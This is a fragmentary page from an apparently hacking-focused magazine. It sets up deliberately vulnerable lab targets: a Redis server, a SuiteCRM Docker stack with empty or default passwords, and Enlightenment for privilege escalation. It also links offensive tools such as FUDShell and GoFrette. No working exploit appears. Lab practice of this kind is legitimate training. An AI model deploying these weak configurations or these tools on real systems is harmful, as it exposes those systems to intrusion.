
```



Download Redis Desktop Manager (information given in our Downloads section) and install it on a Windows 10 machine as you would install any executable. Once the installation is finished, open it and connect to the Redis server we mentioned initially.



Security Researchers have recently detected a new Darknet Service that allows Hackers to trojanize legitimate Android Apps.







That's it. The target is ready to be exploited.

2. Install SuiteCRM Docker container

Create a new docker.compose.yml file with the text given below and use docker-compose to start it.

version: '2'

services:

 mariadb:

 image: docker.io/bitnami/mariadb:10.6

 environment:

 # ALLOW_EMPTY_PASSWORD is recommended only for development.

 - ALLOW_EMPTY_PASSWORD=yes

 - MARIADB_USER=bn_suitecrm

 - MARIADB_DATABASE=bitnami_suitecrm

 - MARIADB_PASSWORD=bitnami123

 volumes:

 - 'mariadb_data:/bitnami/mariadb'

 suitecrm:

 image: docker.io/bitnami/suitecrm:7.12.5

 ports:

 - '80:8080'

 - '443:8443'

 environment:

 - SUITECRM_DATABASE_HOST=mariadb

 - SUITECRM_DATABASE_PORT_NUMBER=3306

 - SUITECRM_DATABASE_USER=bn_suitecrm

 - SUITECRM_DATABASE_NAME=bitnami_suitecrm

 - SUITECRM_DATABASE_PASSWORD=bitnami123

 # ALLOW_EMPTY_PASSWORD is recommended only for development.

 - ALLOW_EMPTY_PASSWORD=yes

 volumes:

 - 'suitecrm_data:/bitnami/suitecrm'

 depends_on:

 - mariadb

volumes:

 mariadb_data:

 driver: local

 suitecrm_data:

 driver: local

```
(kali㉿212d) - [~/VulDocker/SuiteCRM]
$ ls
docker-compose.yml
```

```
(kali㉿212d) - [~/VulDocker/SuiteCRM]
$ docker-compose up -d
Starting suitecrm_mariadb_1 ... done
Starting suitecrm_suitecrm_1 ... done
```


Confirm the Docker container is running. That's it. The target is ready to be exploited.

3. Installing Enlightenment on Ubuntu 22.04

Open a terminal on ubuntu22.04 and install Enlightenment with apt install.

```
user1@ubuntu2204:~$ sudo apt install enlightenment
[sudo] password for user1:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  enlightenment-data libaom3 libdav1d5 libddcutil4 libde265-0 libecore-audio1
  libecore-bin libecore-con1 libecore-drm2-1 libecore-evas1 libecore-fb1
  libecore-file1 libecore-imf1 libecore-input1 libecore-ipc1 libecore-wl2-1
  libecore-x1 libecore1 libector1 libedje-bin libedje1 libeet1 libeeze1
  libefreet-bin libefreet1a libeina1a libeio1 libelementary-bin
  libelementary-data libelementary1 libelput1 libembryo-bin libembryo1
  libemile1 libemotion1 libethumb-client-bin libethumb-client1 libethumb1
  libevas-loaders libevas1 libevas1-engines-drm libevas1-engines-fb
  libevas1-engines-wayland libevas1-engines-x libgnutls30 libheif1
  liblua5.1-2 liblua5.1-common libpoppler-cpp0v5 libpoppler118
  libraw20 librsvg2-2 librsvg2-common libscim8v5 libwayland-client0 libwebp7
  libx265-199
Suggested packages:
  gnutls-bin librsvg2-bin
The following NEW packages will be installed:
  enlightenment enlightenment-data libaom3 libdav1d5 libddcutil4 libde265-0
  libecore-audio1 libecore-bin libecore-con1 libecore-drm2-1 libecore-evas1
  libecore-fb1 libecore-file1 libecore-imf1 libecore-input1 libecore-ipc1
```

That's it. The target is ready to be exploited for privilege escalation.

Hackercool Magazine is also

available on

Magzter

&

Zinio

DOWNLOADS

1. Redis Desktop Manager:

<https://github.com/lework/RedisDesktopManager-Windows/releases>

2. Remote Mouse Server 4.110:

<https://www.remotemouse.net/downloads/RemoteMouse.exe>

3. Elementor Wordpress Plugin:

<https://wordpress.org/plugins/elementor/advanced/>

4. 7 Zip:

<https://www.7-zip.org/>

5. GoFrette:

<https://github.com/Enelg52/Gofrette>

6. FUDShell:

<https://github.com/machine1337/fudshell>

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

Follow Hackercool Magazine For Latest Updates



